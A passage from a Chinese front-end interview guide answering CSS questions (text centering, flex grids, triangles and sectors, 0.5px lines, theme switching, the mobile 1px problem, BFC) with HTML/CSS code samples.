<**td**></**td**>     <**td**></**td**>    </**tr**>    <**tr**>     <**td**></**td**>     <**td**></**td**>     <**td**></**td**>    </**tr**>    <**tr**>     <**td**></**td**>     <**td**></**td**>     <**td**></**td**>    </**tr**>    <**tr**>     <**td**></**td**>     <**td**></**td**>     <**td**></**td**>    </**tr**>    <**tr**>     <**td**></**td**>     <**td**></**td**>     <**td**></**td**>    </**tr**>    <**tr**>     <**td**></**td**>     <**td**></**td**>     <**td**></**td**>    </**tr**>   </**tbody**>    <**tfoot**>     <**tr**>      <**td**></**td**>      <**td**></**td**>      <**td**></**td**>     </**tr**>    </**tfoot**>   </**table**>  </**body**>  </**html**> |

#### 11.4 文本元素如何居中

**参考答案：**

1. CSS设置文字水平居中

在CSS中可以使用text-align属性来设置文字水平居中。该属性规定元素中的文本的水平对齐方式，通过使用center值设置文本居中。

text-align是一个基本的属性，它会影响一个元素中的文本行互相间的对齐方式。值left、right和center会导致元素中的文本分别左对齐、右对齐和居中，想要使文本居中，直接使用center即可。

该属性设置文本和img标签等一些内联对象（或与之类似的元素）的居中。

该属性有如下几个特点：

1）text-align的center应用在一个容器上，它只针对容器里面的文字以及容器里面的display为inline或者inline-block的容器，如果里面的容器display为block，则里面的容器的内容不会居中。

2）text-align具有向下传递性，会不断地向子元素传递。如果设置一个div，则其子div中的内容也会居中。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | <!DOCTYPE html>  <**html**>      <**head**>          <**meta** charset="UTF-8">          <**title**>css 水平居中</**title**>          <**style**>              .box {                  width: 400px;                  height: 100px;                  background: pink;                  text-align:center;              }          </**style**>      </**head**>      <**body**>          <**div** class="box">css 水平居中了--文本文字</**div**>      </**body**>    </**html**> |

1. CSS设置字体垂直居中

2.1 单行文字垂直居中

对于单行文本，我们只需要将文本行高(line-height属性)和所在区域高度(height)设置一致就可以了

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | <!DOCTYPE html>  <**html**>      <**head**>          <**meta** charset="UTF-8">          <**title**>css 垂直居中</**title**>          <**style**>              .box {                  width: 300px;                  height: 300px;                  background: paleturquoise;                  line-height:300px;              }          </**style**>      </**head**>      <**body**>          <**div** class="box">css 垂直居中了--文本文字</**div**>      </**body**>  </**html**> |

2.2 多行文本垂直居中

说明：多行文本垂直居中分为两种情况，一个是父级元素高度不固定，随着内容变化；另一个是父级元素高度固定。

1) 父级元素高度不固定

父级高度不固定的时，高度只能通过内部文本来撑开。所以，我们可以通过设置内填充（padding）的值来使文本看起来垂直居中，只需设置padding-top和padding-bottom的值相等：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | <!DOCTYPE html>  <**html**>      <**head**>          <**meta** charset="UTF-8">          <**title**>css 垂直居中</**title**>          <**style**>              .box {                  width: 300px;                  margin: 50px auto;                  background: paleturquoise;                  padding: 50px 20px;              }          </**style**>      </**head**>      <**body**>          <**div** class="box">css 垂直居中了--文本文字,文本文字,文本文字,文本文字,文本文字,文本文字</**div**>      </**body**>  </**html**> |

2) 父级元素高度固定

使用vertical-align:middle +display:table-cell 使文字垂直居中

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24 | <!DOCTYPE html>  <**html**>      <**head**>          <**meta** charset="UTF-8">          <**title**>css 垂直居中</**title**>          <**style**>              .box {                  width: 300px;                  height: 300px;                  background: paleturquoise;                  vertical-align:middle;                  display:table-cell;              }          </**style**>        </**head**>        <**body**>            <**div** class="box">css 垂直居中了--文本文字,文本文字,文本文字,文本文字,文本文字,文本文字。</**div**>        </**body**>    </**html**> |

说明：vertical-align:middle +display:table-cell能够使单行文字、多行文字都居中。但是因为 table-cell 是 inline 类型，所以会导致原来的块级元素每个 div 一行移动到了同一行。如果需要分列两行，需要在外面额外添加容器对位置进行控制。

#### 11.5 用flex实现九宫格讲思路

**参考答案：**

利用了padding-top和flex-wrap:wrap，当设置background-color时，是包括盒子模型中的content和padding的，但是为什么不设置height呢？因为父元素没有高度，所以定义height:30%是没有用的，且若想每个block都为正方形，最好的方式就是设置padding-top/padding-bottom：a%，因为此时的百分比是父元素宽度的百分比，而width也为父元素宽度的百分比，所以block可以成为正方形。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30 | <!DOCTYPE html>  <**html**>  <**style**>  .block {      padding-top: 30%;      margin-top: 3%;      border-radius: 10%;      background-color: orange;      width: 30%;  }  .container-flex2  {      display: flex;      flex-wrap: wrap;      justify-content: space-around;  }  </**style**>  <**body**>     <**div** class="container-flex2">          <**div** class="block"></**div**>          <**div** class="block"></**div**>          <**div** class="block"></**div**>          <**div** class="block"></**div**>          <**div** class="block"></**div**>          <**div** class="block"></**div**>          <**div** class="block"></**div**>          <**div** class="block"></**div**>          <**div** class="block"></**div**>      </**div**>  </**body**>  </**html**> |

#### 11.6 CSS实现一个等腰三角形

**参考答案**：

主要是通过把宽高设置成0，边框宽度设置宽一些，设置其中三个边透明，只留一个边显示

等边三角形是特殊的等腰三角形，它的三条边都相等，顶角为60度，而高是边长的3^(1/2)/2倍，约等于0.866……假设底为160px，则高约为138.56px，因此要做边长为160px的等边三角形，可以这么做：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | <!DOCTYPE html>  <**html**>  <**head**>      <**meta** charset="utf-8" />      <**title**>测试</**title**>      <**style** type="text/css">          div {               width:0px;height:0px;margin:100px auto;               border-left:80px solid transparent;               border-right:80px solid transparent;               border-bottom:138.56px solid #A962CE; /\*--三角形的高--\*/          }      </**style**>  </**head**>  <**body**>      <**div**>      </**div**>  </**body**>  </**html**> |

**扩展：**

用CSS实现一个等边三角形：

根据各个边之间的长度关系，我们易知：需要展示的边框的宽度：相邻的透明的边框的宽度 = √3 ：1

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | .triangle{  **width**: 0px;  **height**: 0px;  **border-left**: 10px solid transparent;  **border-right**: 10px solid transparent;;  **border-top**: 17.32px solid transparent;  **border-bottom**: 17.32px solid red;  } |

#### 11.7 实现扇形、圆形

**参考答案**：

圆形：

border-radius圆角的四个值按顺序取值分别为：左上、右上、右下、左下。这里只设置一个值，代表四个角的取值都为为50%

原理：border-radius: 50% 弯曲元素的边框以创建圆。  
由于圆在任何给定点具有相同的半径，故宽和高都需要保证一样的值，不同的值将创建椭圆。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | <**div** class="circle"></**div**>  <**style**>      .circle {            border-radius: 50%;            width: 80px;            height: 80px;             background: #666;      }  </**style**> |

扇形：

1. 利用border-radius，实现90度角的扇形：

原理：

左上角是圆角，其余三个角都是直角：左上角的值为宽和高一样的值，其他三个角的值不变（等于0）。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <**div** class="sector"></**div**>  <**style**>  .sector{    border-radius:80px 0 0;    width: 80px;    height: 80px;    background: #666;  }</**style**> |

1. 绘制任意角度的扇形

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67  68  69  70  71  72  73  74  75 | <**div** class="shanxing shanxing1">      <**div** class="sx1"></**div**>       <**div** class="sx2"></**div**>  </**div**>  <!--\*绘制一个85度扇形\*/--p>  <div class="shanxing shanxing2">      <div class="sx1"></div>       <div class="sx2"></div>  </div>  <!--\*绘制一个向右扇形，90度扇形\*-->  <**div** class="shanxing shanxing3">      <**div** class="sx1"></**div**>       <**div** class="sx2"></**div**>  </**div**>  <!--\*绘制一个颜色扇形 \*/--p>  <div class="shanxing shanxing4">      <div class="sx1"></div>       <div class="sx2"></div>  </div>  <!--/\*绘制一个不同颜色半圆夹角 \*/-->  <**div** class="shanxing shanxing5">      <**div** class="sx1"></**div**>       <**div** class="sx2"></**div**>  </**div**>  <**style**>  .shanxing{      position: relative;      width: 200px;      height: 200px;      border-radius: 100px;      background-color: yellow;  }    .sx1{      position: absolute;      width: 200px;      height: 200px;      transform: rotate(0deg);      clip: rect(0px,100px,200px,0px); /\*这个clip属性用来绘制半圆，在clip的rect范围内的内容显示出来，使用clip属性，元素必须是absolute的 \*/      border-radius: 100px;      background-color: #f00;      /\*-webkit-animation: an1 2s infinite linear; \*/  }    .sx2{      position: absolute;      width: 200px;      height: 200px;      transform: rotate(0deg);      clip: rect(0px,100px,200px,0px);      border-radius: 100px;      background-color: #f00;      /\*-webkit-animation: an2 2s infinite linear;\*/  }    /\*绘制一个60度扇形\*/  .shanxing1 .sx1{transform: rotate(-30deg);}  .shanxing1 .sx2{transform: rotate(-150deg);}    /\*绘制一个85度扇形\*/  .shanxing2 .sx1{transform: rotate(-45deg);}  .shanxing2 .sx2{transform: rotate(-140deg);}    /\*绘制一个向右扇形，90度扇形\*/  .shanxing3 .sx1{transform: rotate(45deg);}  .shanxing3 .sx2{transform: rotate(-45deg);}    /\*绘制一个颜色扇形 \*/  .shanxing4 .sx1{transform: rotate(45deg);background-color: #fff;}  .shanxing4 .sx2{transform: rotate(-45deg);background-color: #fff;}    /\*绘制一个不同颜色半圆夹角 \*/  .shanxing5 .sx1{transform: rotate(45deg);background-color: #f00;}  .shanxing5 .sx2{transform: rotate(-45deg);background-color: #0f0;  </**style**> |

#### 11.8 旋转45度

**参考答案**：

CSS中使用**rotate**方法来实现对元素的旋转，在参数中加入角度值，旋转方式为顺时针旋转。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | <!DOCTYPE html>   2 <**html**>   3     <**head**>   4         <**meta** charset="utf-8" />   5         <**title**>Transform旋转</**title**>   6         <**style**>   7         div {   8             width: 300px;   9             margin: 150px auto;  10             background-color: yellow;  11             text-align: center;  12             -webkit-transform: rotate(45deg);    /\* for Chrome || Safari \*/  13             -moz-transform: rotate(45deg);       /\* for Firefox \*/  14             -ms-transform: rotate(45deg);        /\* for IE \*/  15             -o-transform: rotate(45deg);         /\* for Opera \*/  16         }  17         </**style**>  18     </**head**>  19     <**body**>  20         <**div**>黄色div</**div**>  21     </**body**>  22 </**html**> |

#### 11.9 画 0.5px 的直线

**参考答案**：

1. 使用scale缩放

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <**style**>  .hr.scale-half {      height: 1px;      transform: scaleY(0.5);  }  </**style**>      <**p**>1px + scaleY(0.5)</**p**>      <**div** class="hr scale-half"></**div**> |

Chrome/Safari都变虚了，只有Firefox比较完美看起来是实的而且还很细，效果和直接设置0.5px一样。所以通过transform: scale会导致Chrome变虚了，而粗细几乎没有变化。但是如果加上transform-origin: 50% 100%：

|  |  |
| --- | --- |
| 1  2  3  4  5 | .hr.scale-half {  **height**: 1px;      transform: scaleY(0.5);      transform-origin: 50% 100%;  } |

chrome现在的效果如下

1. 线性渐变linear-gradient

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <**style**>  .hr.gradient {      height: 1px;      background: linear-gradient(0deg, #fff, #000);  }  </**style**>  <**p**>linear-gradient(0deg, #fff, #000)</**p**>  <**div** class="hr gradient"></**div**> |

inear-gradient(0deg, #fff, #000)的意思是：渐变的角度从下往上，从白色#fff渐变到黑色#000，而且是线性的，在高清屏上，1px的逻辑像素代表的物理（设备）像素有2px，由于是线性渐变，所以第1个px只能是#fff，而剩下的那个像素只能是#000，这样就达到了画一半的目的。

1. boxshadow

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | <**style**>  .hr.boxshadow {      height: 1px;      background: none;      box-shadow: 0 0.5px 0 #000;  }  </**style**>  <**p**>box-shadow: 0 0.5px 0 #000</**p**>  <**div** class="hr boxshadow"></**div**> |

1. viewport

|  |  |
| --- | --- |
| 1 | <**meta** name="viewport" content="width=device-width,initial-sacle=0.5"> |

其中width=device-width表示将viewport视窗的宽度调整为设备的宽度，这个宽度通常是指物理上宽度。默认的缩放比例为1时，如iphone 6竖屏的宽度为750px，它的dpr=2，用2px表示1px，这样设置之后viewport的宽度就变成375px。但是我们可以改成0.5，viewport的宽度就是原本的750px，所以1个px还是1px，正常画就行，但这样也意味着UI需要按2倍图的出，整体面面的单位都会放大一倍。

#### 11.10 css 切换主题

**参考答案**：

方式一：主题层

这应该是实现主题功能的一种最常用的手段了。首先，我们的站点会有一个最初的基础样式（或者叫默认样式）；然后通过添加一些后续的额外的CSS来覆盖与重新定义部分样式。

具体实现

首先，我们引入基础的样式components.\*文件

|  |  |
| --- | --- |
| 1  2 | @import "components.tabs";  @import "components.buttons" |

其中components.tabs文件内容如下

|  |  |
| --- | --- |
| 1  2  3  4  5 | .tab {  **margin**: 0;  **padding**: 0;  **background-color**: gray;  } |

然后，假设我们的某个主题的样式文件存放于theme.\*文件：

对应于components.tabs，theme.tabs文件内容如下

|  |  |
| --- | --- |
| 1  2  3 | .tab {  **background-color**: red;  } |

因此，我们只需要引入主题样式文件即可

|  |  |
| --- | --- |
| 1  2  3  4 | @import "components.tabs";  @import "components.buttons"    @import "theme.tabs"; |

这样当前的样式就变为了

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | .tab {  **margin**: 0;  **padding**: 0;      /\* background-color: gray; \*/  **background-color**: red;  } |

优点

* 实现方式简单
* 可以实现将主题应用与所有元素

缺点

* 过多的冗余代码
* 许多的CSS其实是无用的，浪费了带宽
* 把样式文件切分到许多文件中，更加琐碎

方式二：有状态的主题

该方式可以实现基于条件选择不同的主题皮肤，并允许用户在客户端随时切换主题。非常适合需要客户端样式切换功能，或者需要对站点某一部分（区域）进行独立样式设置的场景。

具体实现

还是类似上一节中 Tab 的这个例子，我们可以将 Tab 部分的 (S)CSS 改为如下形式：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | .tab {  **background-color**: gray;        .t-red & {  **background-color**: red;      }        .t-blue & {  **background-color**: blue;      }  } |

这里我们把.t-red与.t-blue称为 Tab 元素的上下文环境（context）。Tab 元素会根据 context 的不同展示出不同的样式。

最后我们给body元素加上这个开关

|  |  |
| --- | --- |
| 1  2  3 | <**body** class="t-red">      <**ul** class="tabs">...</**ul**>  </**body**> |

此时 Tab 的颜色为红色。

当我们将t-red改为t-blue时，Tab 就变为了蓝色主题。

进一步的，我们可以创建一些 (S)CSS 的 util class（工具类）来专门控制一些 CSS 属性，帮助我们更好地控制主题。例如我们使用如下的.u-color-current类来控制不同主题下的字体颜色

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | .u-color-current {      .t-red & {  **color**: red;      }        .t-blue & {  **color**: blue;      }  } |

这样，当我们在不同主题上下文环境下使用.u-color-current时，就可以控制元素展示出不同主题的字体颜色

|  |  |
| --- | --- |
| 1  2  3 | <**body** class="t-red">      <**h1** class="page-title u-color-current">...</**h1**>  </**body**> |

上面这段代码会控制<h1>元素字体颜色为红色主题时的颜色。

优点

* 将许多主题放在了同一处代码中
* 非常适合主题切换的功能
* 非常适合站点局部的主题化
* 可以实现将主题应用于所有元素

缺点

* 有时有点也是缺点，将许多主题混杂在了同一块代码中
* 可能会存在冗余

方式三：配置主题

这种方式其实是在开发侧来实现主题样式的区分与切换的。基于不同的配置，配合一些开发的自动化工具，我们可以在开发时期根据配置文件，编译生成不同主题的 CSS 文件。

它一般会结合使用一些 CSS 预处理器，可以对不同的 UI 元素进行主题分离，并且向客户端直接提供主题样式下最终的 CSS。

具体实现

我们还是以 Sass 为例：

首先会有一份 Sass 的配置文件，例如settings.config.scss，在这份配置中定义当前的主题值以及一些其他变量

|  |  |
| --- | --- |
| 1 | $theme: red; |

然后对于一个 Tab 组件，我们这么来写它的 Sass 文件

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | .tab {  **margin**: 0;  **padding**: 0;        @if ($theme == red) {  **background-color**: red;      } @else {  **background-color**: gray;      }  } |

这时，我们在其之前引入相应的配置文件后

|  |  |
| --- | --- |
| 1  2 | @import "settings.config";  @import "components.tabs"; |

Tab 组件就会呈现出红色主题。

当然，我们也可以把我们的settings.config.scss做的更健壮与易扩展一些

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | $config: (      theme: red,      env: dev,  )    // 从$config中获取相应的配置变量  @function config($key) {      @return map-get($config, $key);  } |

与之前相比，这时候使用起来只需要进行一些小的修改，将直接使用theme变量改为调用config方法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | .tab {  **margin**: 0;  **padding**: 0;        @if (config(theme) == red) {  **background-color**: red;      } @else {  **background-color**: gray;      }  } |

优点

* 访问网站时，只会传输所需的 CSS，节省带宽
* 将主题的控制位置放在了一个地方（例如上例中的settings.config.scss文件）
* 可以实现将主题应用于所有元素

缺点

* 在 Sass 中会有非常多逻辑代码
* 只支持有限数量的主题
* 主题相关的信息会遍布代码库中
* 添加一个新主题会非常费劲

方式四：主题调色板

这种方式有些类似于我们绘图时，预设了一个调色板（palette），然后使用的颜色都从其中取出一样。

在实现主题功能时，我们也会有一个类似的“调色板”，其中定义了主题所需要的各种属性值，之后再将这些信息注入到项目中。

当你经常需要为客户端提供完全的定制化主题，并且经常希望更新或添加主题时，这种模式会是一个不错的选择。

具体实现

在方式三中，我们在一个独立的配置文件中设置了一些“环境”变量，来标示当前所处的主题。而在方式四中，我们会更进一步，抽取出一个专门的 palette 文件，用于存放不同主题的变量信息。

例如，现在我们有一个settings.palette.red.scss文件

|  |  |
| --- | --- |
| 1  2 | $**color**: red;  $color-tabs-**background**: $color-red; |

然后我们的components.tabs.scss文件内容如下

|  |  |
| --- | --- |
| 1  2  3  4  5 | .tabs {  **margin**: 0;  **padding**: 0;      backgroung-**color**: $color-tabs-background;  } |

这时候，我们只需要引入这两个文件即可

|  |  |
| --- | --- |
| 1  2 | @import "settings.palette.red";  @import "components.tabs"; |

可以看到，components.tabs.scss中并没有关于主题的逻辑判断，我们只需要专注于编辑样式，剩下就是选择所需的主题调色板（palette）即可。

优点

* 编译出来的样式代码无冗余
* 非常适合做一些定制化主题，例如一个公司采购了你们的系统，你可以很方便实现一个该公司的主题
* 可以从一个文件中完全重制出你需要的主题样式

缺点

* 由于主要通过设定不同变量，所以代码确定后，能实现的修改范围会是有限的

方式五：用户定制化

这种模式一般会提供一个个性化配置与管理界面，让用户能自己定义页面的展示样式。

“用户定制化”在社交媒体产品、SaaS 平台或者是 Brandable Software 中最为常见。

具体实现

要实现定制化，可以结合方式二中提到的 util class。

首先，页面中支持自定义的元素会被预先添加 util class，例如 Tab 元素中的u-user-color-background

|  |  |
| --- | --- |
| 1 | <**ul** class="tabs u-user-color-background">...</**ul**> |

此时，u-user-color-background还并未定义任何样式。而当用户输入了一个背景色时，我们会创建一个``标签，并将 hex 值注入其中

|  |  |
| --- | --- |
| 1  2  3  4  5 | <**style** id="my-custom">      .u-user-color-background {          background-color: #00ffff;      }  </**style**> |

这时用户就得到了一个红色的 Tab。

优点

* 不需要开发人员的输入信息（是用户定义的）
* 允许用户拥有自己“独一无二”的站点
* 非常实用

缺点

* 不需要开发人员的输入信息也意味着你需要处理更多的“不可控”情况
* 会有许多的冗余
* 会浪费 CSS 的带宽
* 失去部分 CSS 的浏览器缓存能力

#### 11.11 布局: 三栏布局(平均分布)

**参考答案：**

1. flex:1 : 设置父级弹性盒，子盒子三个各占1份

|  |  |
| --- | --- |
| 1  2  3  4  5 | <**div** class="Grid">     <**div** class="Grid-cell">1/3</**div**>     <**div** class="Grid-cell">1/3</**div**>     <**div** class="Grid-cell">1/3</**div**>   </**div**> |
| 1  2  3  4  5  6  7  8  9 | .Grid {  **display**: flex;  }    .Grid-cell {    flex: 1;  **background**: #eee;  **margin**: 10px;  } |

1. flex 百分比

|  |  |
| --- | --- |
| 1  2  3  4  5 | <**div** class="Grid">      <**div** class="Grid-cell col3"></**div**>      <**div** class="Grid-cell col3"></**div**>      <**div** class="Grid-cell clo3"></**div**>  </**div**> |
| 1  2  3 | .col3 {    flex: 0 0 33.3%;  } |

1. 流式布局

|  |  |
| --- | --- |
| 1  2  3  4  5 | <**div** class="Grid">      <**div** class="Grid-cell col3"></**div**>      <**div** class="Grid-cell col3"></**div**>      <**div** class="Grid-cell clo3"></**div**>  </**div**> |
| 1  2  3 | .col3 {  **width**: 33.33%  } |

#### 11.12 移动端 1px 问题

**参考答案**：

**问题**：1px 的边框，在高清屏下，移动端的1px 会很粗

**产生原因**

那么为什么会产生这个问题呢？主要是跟一个东西有关，DPR(devicePixelRatio) 设备像素比，它是默认缩放为100%的情况下，设备像素和CSS像素的比值。

|  |  |
| --- | --- |
| 1  2 | window.devicePixelRatio=物理像素 /CSS像素  复制代码 |

目前主流的屏幕DPR=2 （iPhone 8）,或者3 （iPhone 8 Plus）。拿2倍屏来说，设备的物理像素要实现1像素，而DPR=2，所以css 像素只能是 0.5。一般设计稿是按照750来设计的，它上面的1px是以750来参照的，而我们写css样式是以设备375为参照的，所以我们应该写的0.5px就好了啊！ 试过了就知道，iOS 8+系统支持，安卓系统不支持。

**解决方案**

1. WWDC对iOS统给出的方案

在 WWDC大会上，给出来了1px方案，当写 0.5px的时候，就会显示一个物理像素宽度的 border，而不是一个css像素的 border。 所以在iOS下，你可以这样写。

|  |  |
| --- | --- |
| 1 | **border**:0.5px solid #E5E5E5 |

可能你会问为什么在3倍屏下，不是0.3333px 这样的？经过测试，在Chrome上模拟iPhone 8Plus，发现小于0.46px的时候是显示不出来。

**总结：**

* + 优点：简单，没有副作用
  + 缺点：支持iOS 8+，不支持安卓。后期安卓follow就好了。

1. 使用边框图片

|  |  |
| --- | --- |
| 1  2 | **border**: 1px solid transparent;  border-image: url('./../../image/96.jpg') 2 repeat; |

1. **总结：**
   * 优点：没有副作用
   * 缺点：border颜色变了就得重新制作图片；圆角会比较模糊。
2. 使用box-shadow实现

|  |  |
| --- | --- |
| 1  2  3  4 | box-shadow: 0  -1px 1px -1px #e5e5e5,   //上边线              1px  0  1px -1px #e5e5e5,   //右边线              0  1px  1px -1px #e5e5e5,   //下边线              -1px 0  1px -1px #e5e5e5;   //左边线 |

1. **总结**
   * 优点：使用简单，圆角也可以实现
   * 缺点：模拟的实现方法，仔细看谁看不出来这是阴影不是边框。
2. 使用伪元素

1条border

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | .setOnePx{  **position**: relative;    &::after{  **position**: absolute;  **content**: '';  **background-color**: #e5e5e5;  **display**: block;  **width**: 100%;  **height**: 1px; /\*no\*/      transform: scale(1, 0.5);  **top**: 0;  **left**: 0;    }  } |

可以看到，将伪元素设置绝对定位，并且和父元素的左上角对齐，将width 设置100%，height设置为1px，然后进行在Y方向缩小0.5倍。

4 条border

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | .setBorderAll{  **position**: relative;         &:after{  **content**:" ";  **position**:absolute;  **top**: 0;  **left**: 0;  **width**: 200%;  **height**: 200%;             transform: scale(0.5);             transform-origin: left top;             box-sizing: border-box;  **border**: 1px solid #E5E5E5;             border-radius: 4px;        }      } |

同样为伪元素设置绝对定位，并且和父元素左上角对其。将伪元素的长和宽先放大2倍，然后再设置一个边框，以左上角为中心，缩放到原来的0.5倍

**总结：**

* + 优点：全机型兼容，实现了真正的1px，而且可以圆角。
  + 缺点：暂用了after 伪元素，可能影响清除浮动。

1. 设置viewport的scale值

这个解决方案是利用viewport+rem+js 实现的。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55 | <**html**>    <**head**>        <**title**>1px question</**title**>        <**meta** http-equiv="Content-Type" content="text/html;charset=UTF-8">        <**meta** name="viewport" id="WebViewport" content="initial-scale=1, maximum-scale=1, minimum-scale=1, user-scalable=no">        <**style**>            html {                font-size: 1px;            }            \* {                padding: 0;                margin: 0;            }            .top\_b {                border-bottom: 1px solid #E5E5E5;            }              .a,.b {                        box-sizing: border-box;                margin-top: 1rem;                padding: 1rem;                font-size: 1.4rem;            }              .a {                width: 100%;            }              .b {                background: #f5f5f5;                width: 100%;            }        </**style**>        <**script**>            var viewport = document.querySelector("meta[name=viewport]");            //下面是根据设备像素设置viewport            if (window.devicePixelRatio == 1) {                viewport.setAttribute('content', 'width=device-width,initial-scale=1, maximum-scale=1, minimum-scale=1, user-scalable=no');            }            if (window.devicePixelRatio == 2) {                viewport.setAttribute('content', 'width=device-width,initial-scale=0.5, maximum-scale=0.5, minimum-scale=0.5, user-scalable=no');            }            if (window.devicePixelRatio == 3) {                viewport.setAttribute('content', 'width=device-width,initial-scale=0.3333333333333333, maximum-scale=0.3333333333333333, minimum-scale=0.3333333333333333, user-scalable=no');            }            var docEl = document.documentElement;            var fontsize = 32\* (docEl.clientWidth / 750) + 'px';            docEl.style.fontSize = fontsize;        </**script**>    </**head**>    <**body**>        <**div** class="top\_b a">下面的底边宽度是虚拟1像素的</**div**>        <**div** class="b">上面的边框宽度是虚拟1像素的</**div**>    </**body**>  </**html**> |

**总结**

* + 优点：全机型兼容，直接写1px不能再方便
  + 缺点：适用于新的项目，老项目可能改动大

#### 11.13 BFC

**参考答案**：

1. **简介**

在解释BFC之前，先说一下文档流。我们常说的文档流其实分为**定位流**、**浮动流**、**普通流**三种。而普通流其实就是指BFC中的FC。FC(Formatting Context)，直译过来是格式化上下文，它是页面中的一块渲染区域，有一套渲染规则，决定了其子元素如何布局，以及和其他元素之间的关系和作用。常见的FC有BFC、IFC，还有GFC和FFC。

**BFC**(Block Formatting Context)块级格式化上下文，是用于布局块级盒子的一块渲染区域。[MDN上的解释](https://developer.mozilla.org/zh-CN/docs/Web/Guide/CSS/Block_formatting_context)：BFC是Web页面 CSS 视觉渲染的一部分，用于决定块盒子的布局及浮动相互影响范围的一个区域。

注意：一个BFC的范围包含创建该上下文元素的所有子元素，但**不包括**创建了新BFC的子元素的内部元素。这从另一方角度说明，一个元素不能同时存在于两个BFC中。因为如果一个元素能够同时处于两个BFC中，那么就意味着这个元素能与两个BFC中的元素发生作用，就违反了BFC的隔离作用。

1. **三种文档流的定位方案**

**常规流(Normal flow)**

* + 在常规流中，盒一个接着一个排列;
  + 在块级格式化上下文里面， 它们竖着排列；
  + 在行内格式化上下文里面， 它们横着排列;
  + 当position为static或relative，并且float为none时会触发常规流；
  + 对于静态定位(static positioning)，position: static，盒的位置是常规流布局里的位置；
  + 对于相对定位(relative positioning)，position: relative，盒偏移位置由top、bottom、left、right属性定义。即使有偏移，仍然保留原有的位置，其它常规流不能占用这个位置。

**浮动(Floats)**

* + 左浮动元素尽量靠左、靠上，右浮动同理
  + 这导致常规流环绕在它的周边，除非设置 clear 属性
  + 浮动元素不会影响块级元素的布局
  + 但浮动元素会影响行内元素的布局，让其围绕在自己周围，撑大父级元素，从而间接影响块级元素布局
  + 最高点不会超过当前行的最高点、它前面的浮动元素的最高点
  + 不超过它的包含块，除非元素本身已经比包含块更宽
  + 行内元素出现在左浮动元素的右边和右浮动元素的左边，左浮动元素的左边和右浮动元素的右边是不会摆放浮动元素的

**绝对定位(Absolute positioning)**

* + 绝对定位方案，盒从常规流中被移除，不影响常规流的布局；
  + 它的定位相对于它的包含块，相关CSS属性：top、bottom、left、right；
  + 如果元素的属性position为absolute或fixed，它是绝对定位元素；
  + 对于position: absolute，元素定位将相对于上级元素中最近的一个relative、fixed、absolute，如果没有则相对于body；

1. **BFC触发方式**

3.1 根元素，即HTML标签

3.2 浮动元素：float值为left、right

3.3 overflow值不为 visible，为auto、scroll、hidden

3.4 display值为inline-block、table-cell、table-caption、table、inline-table、flex、inline-flex、grid、inline-grid

3.5 定位元素：position值为absolute、fixed

**注意：**display:table也可以生成BFC的原因在于Table会默认生成一个匿名的table-cell，是这个匿名的table-cell生成了BFC。

1. **约束规则**

浏览器对BFC区域的约束规则：

* + 生成BFC元素的子元素会一个接一个的放置。
  + 垂直方向上他们的起点是一个包含块的顶部，两个相邻子元素之间的垂直距离取决于元素的margin特性。在BFC中相邻的块级元素的外边距会折叠(Mastering margin collapsing)
  + 生成BFC元素的子元素中，每一个子元素左外边距与包含块的左边界相接触（对于从右到左的格式化，右外边距接触右边界），即使浮动元素也是如此（尽管子元素的内容区域会由于浮动而压缩），除非这个子元素也创建了一个新的BFC（如它自身也是一个浮动元素）。

规则解读：

* + 内部的Box会在垂直方向上一个接一个的放置
  + 内部的Box垂直方向上的距离由margin决定。（完整的说法是：属于同一个BFC的两个相邻Box的margin会发生折叠，不同BFC不会发生折叠。）
  + 每个元素的左外边距与包含块的左边界相接触（从左向右），即使浮动元素也是如此。（这说明BFC中子元素不会超出他的包含块，而position为absolute的元素可以超出他的包含块边界）
  + BFC的区域不会与float的元素区域重叠
  + 计算BFC的高度时，浮动子元素也参与计算

1. **作用**

BFC是页面上的一个隔离的独立容器，容器里面的子元素不会影响到外面元素，反之亦然。我们可以利用BFC的这个特性来做很多事。

5.1 阻止元素被浮动元素覆盖

一个正常文档流的block元素可能被一个float元素覆盖，挤占正常文档流，因此可以设置一个元素的float、 display、position值等方式触发BFC，以阻止被浮动盒子覆盖。

5.2 可以包含浮动元素

通过改变包含浮动子元素的父盒子的属性值，触发BFC，以此来包含子元素的浮动盒子。

5.3 阻止因为浏览器因为四舍五入造成的多列布局换行的情况

